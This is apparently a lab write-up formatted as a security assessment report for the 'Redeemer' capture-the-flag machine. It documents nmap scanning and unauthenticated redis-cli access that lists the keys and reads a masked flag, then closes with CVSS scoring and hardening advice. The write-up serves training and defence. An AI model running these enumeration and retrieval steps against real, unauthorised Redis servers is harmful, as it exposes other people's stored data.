
Redeemer report



Name: Redeemer
Level: Very Easy

Vulnerability: Open Redis Instance **Target:** 10.129.82.162 **Date:** 2025-05-19

1. Introduction

This security assessment was conducted to evaluate the organization's network assets and identify any potential vulnerabilities. During the testing, an open Redis instance was discovered on the target host (10.129.82.162) running Redis version 5.0.7. The instance was accessible without any authentication, allowing an attacker to enumerate keys and retrieve sensitive information. This report provides a detailed account of the methodology, step-by-step exploitation, scope, findings, and recommendations for remediation.

2. Scope

- **Objective:** Assess the security of the Redis instance hosted at 10.129.82.162 and determine the impact of its misconfiguration.
- **In-Scope:**
  - Reconnaissance and network scanning of the target host.
  - Identification of open ports and running services.
  - Exploitation of the open Redis instance to enumerate keys and extract data.
- **Limitations:** All tests were conducted in a controlled environment and limited to the specified target.

3.1 Executive summary

During our security check, we discovered a major vulnerability on the system with IP 10.129.82.162. The Redis server running on this system was left unprotected—meaning no password was required to access it. Because of this, anyone who connects to the server can view and retrieve its stored information without any restrictions.

In our tests, we connected to the server and found several pieces of data, including one item labeled "flag" that contained sensitive information. This lack of security could allow a malicious actor to easily access, modify, or delete important data, and even use this open door to attack other parts of the network.

This simplified explanation highlights the risk without using overly technical language, helping non-technical readers understand the potential impact.

Recommendations

- **Secure System Access** Implement a strong password for the Redis service. This ensures that only authorized personnel can access the system—imagine it as putting a high-quality lock on your important safe.
- **Restrict Network Access** Use network controls (like a firewall) to limit access to the service only from trusted sources. This is similar to allowing only approved guests into your office building, reducing the risk of unauthorized visitors.
- **Regularly Review & Update Configurations** Schedule routine reviews of your system settings to make sure that no unprotected areas are left open. Think of it as conducting regular maintenance checks to ensure all doors and windows remain secure.
- **Implement Monitoring and Alerts** Set up a system to continuously watch over access attempts. If an unauthorized attempt is detected, an alert should be triggered immediately. This proactive approach is like having a security alarm that notifies you of any break-in attempts.
- **Invest in Ongoing Staff Training** Ensure that the team responsible for system management receives regular training on security best practices. Well-informed staff are more capable of maintaining security measures and responding to incidents effectively.

By acting on these recommendations, the organization can prevent costly data breaches, protect sensitive information, and maintain the trust of clients and stakeholders. Investing in these measures now will save considerable time, resources, and reputational risk in the future.

3.2 Technical Summary

1. Key Findings

- **Exposed Services**:
    - Redis server running on port 6379 (Redis key-value store 5.0.7) is accessible without authentication.
- **(Medium) Vulnerability**:
    - The open Redis instance permits:
        - Unauthenticated key enumeration (using the `KEYS *` command).
        - Direct retrieval of data (e.g., sensitive information stored in the “flag” key) without any credentials.


2. Technical Evidence

```
# Successful unauthenticated access using redis-cli:
$ redis-cli -h 10.129.82.162 -p 6379
10.129.82.162:6379> INFO keyspace
# Keyspace
db0:keys=4,expires=0,avg_ttl=0

10.129.82.162:6379> KEYS *
1) "numb"
2) "flag"
3) "stor"
4) "temp"

10.129.82.162:6379> GET flag
"xxxxxx---xxx--xxx--xxxx"
```

Recovered Content:

- The key `flag` was retrieved, exposing a sensitive hash that serves as proof-of-concept for the vulnerability.

3. Technical Risk Analysis



Base Score — 6.5 (Medium)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

- **CVSS v3.1**: 6.5 (Medium) – CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- **Potential Impact**:
  - **Sensitive Data Exfiltration**: Unauthorized disclosure of data stored in Redis.
  - **Data Manipulation/Deletion**: An attacker could potentially modify or delete data.
  - **Lateral Movement**: The vulnerability may allow attackers to pivot and target other connected services.
- **Mitigating Factors**:
  - In some environments, network segmentation or firewall restrictions may limit direct external access.
  - However, if the Redis instance is exposed without authentication, the risk remains significant.

4. Technical Recommendations

1. **Redis Hardening**:
   - **Configuration**:

```
# In redis.conf:
requirepass <strong_password>
```

- - Enforce the use of a strong password to prevent unauthenticated access.
- **Access Controls**:
  - Restrict network access to the Redis port by applying firewall rules that allow connections only from trusted IP addresses.
  - Consider binding Redis to localhost or private interfaces if remote access is not required.
- **Monitoring and Logging**:
  - Enable detailed logging of Redis access attempts.
  - Configure monitoring solutions to generate alerts for any unauthorized or suspicious access.

4 Step-by-Step Exploitation

Step 1: Reconnaissance

- **Connectivity Check:** The initial connectivity was verified using the `ping` command:

```
kali@kali ~/workspace/Dancing [17:11:02] $ ping -c 1 10.129.82.162
PING 10.129.82.162 (10.129.82.162) 56(84) bytes of data.
64 bytes from 10.129.82.162: icmp_seq=1 ttl=63 time=40.7 ms

--- 10.129.82.162 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.668/40.668/40.668/0.000 ms
```

- The response confirmed that the host was reachable.

Step 2: Port Scanning with Nmap

- **Full Port Scan:** A TCP SYN scan was conducted to identify open ports:

```
kali@kali ~/workspace/Redeemer/nmap [17:12:55] $ sudo nmap -sS -p- --open
-n -Pn 10.129.82.162 -oG RedeemerPortsG
...
PORT     STATE SERVICE
6379/tcp open  redis
```

Service Version Detection: A detailed scan on the Redis port further confirmed the service and version:

```
kali@kali ~/workspace/Redeemer/nmap [17:13:37] $ sudo nmap -sVC -p 6379
10.129.82.162 -oN RedeemerRedis
...
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7
```

Step 3: Exploiting the Open Redis Instance

- **Access via redis-cli:** Using the Redis command-line client, a connection was established:

```
kali@kali ~/workspace/Redeemer/nmap [17:15:02] $ redis-cli -h
10.129.82.162 -p 6379
10.129.82.162:6379>
```

Keyspace Information: The command `INFO keyspace` revealed that there were 4 keys in database 0:

```
10.129.82.162:6379> INFO keyspace
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
```

Enumerate Keys: Listing all keys in the database:

```
10.129.82.162:6379> KEYS *
1) "numb"
2) "flag"
3) "stor"
4) "temp"
```

Retrieving Sensitive Data: The content of the key “flag” was retrieved, exposing a sensitive hash:

4.2 Impact

Due to the misconfiguration:

- An attacker can enumerate and extract data from the Redis instance.
- There is a risk of data manipulation or deletion.
- The exploited vulnerability could serve as a vector for further attacks within the network.

5. Conclusions and Recommendations

Conclusions

- The Redis instance on 10.129.82.162 (running version 5.0.7) is exposed without authentication.
- The misconfiguration allowed enumeration of keys and retrieval of sensitive data (e.g., the "flag" key).
- This vulnerability represents a significant security risk, allowing unauthorized access to vital information and the possibility of further compromise.

Recommendations

- **Restrict Access:** Implement firewall rules and network segmentation to restrict Redis access to authorized hosts only.
- **Enable Authentication and Secure Configuration:** Configure Redis to require strong authentication and, if necessary, enable TLS encryption to secure data in transit.

- **Regular Audits and Monitoring:** Conduct regular security audits and continuously monitor the service for any unauthorized access attempts or anomalous activity.

This report provides a comprehensive overview of the discovery, exploitation, and recommendations for mitigating the open Redis instance vulnerability. If you require further details on any section or additional recommendations, please let us know.

6. Appendix: Tools Used

6.1 Nmap

Description: Nmap is an open-source network mapping and port scanning tool used to discover hosts and services. In this assessment, Nmap was employed to:

- Discover the live host and open ports.
- Identify the Redis service and its version details using options like `-sS`, `-sV`, and `-sC`.

6.2 redis-cli

Description: `redis-cli` is the command-line tool for interacting with Redis servers. It was used to:

- Connect to the Redis service on the target host.
- Retrieve database statistics (using `INFO keyspace`).
- Enumerate existing keys (`KEYS *`) and extract the content of specific keys (using commands like `GET flag`).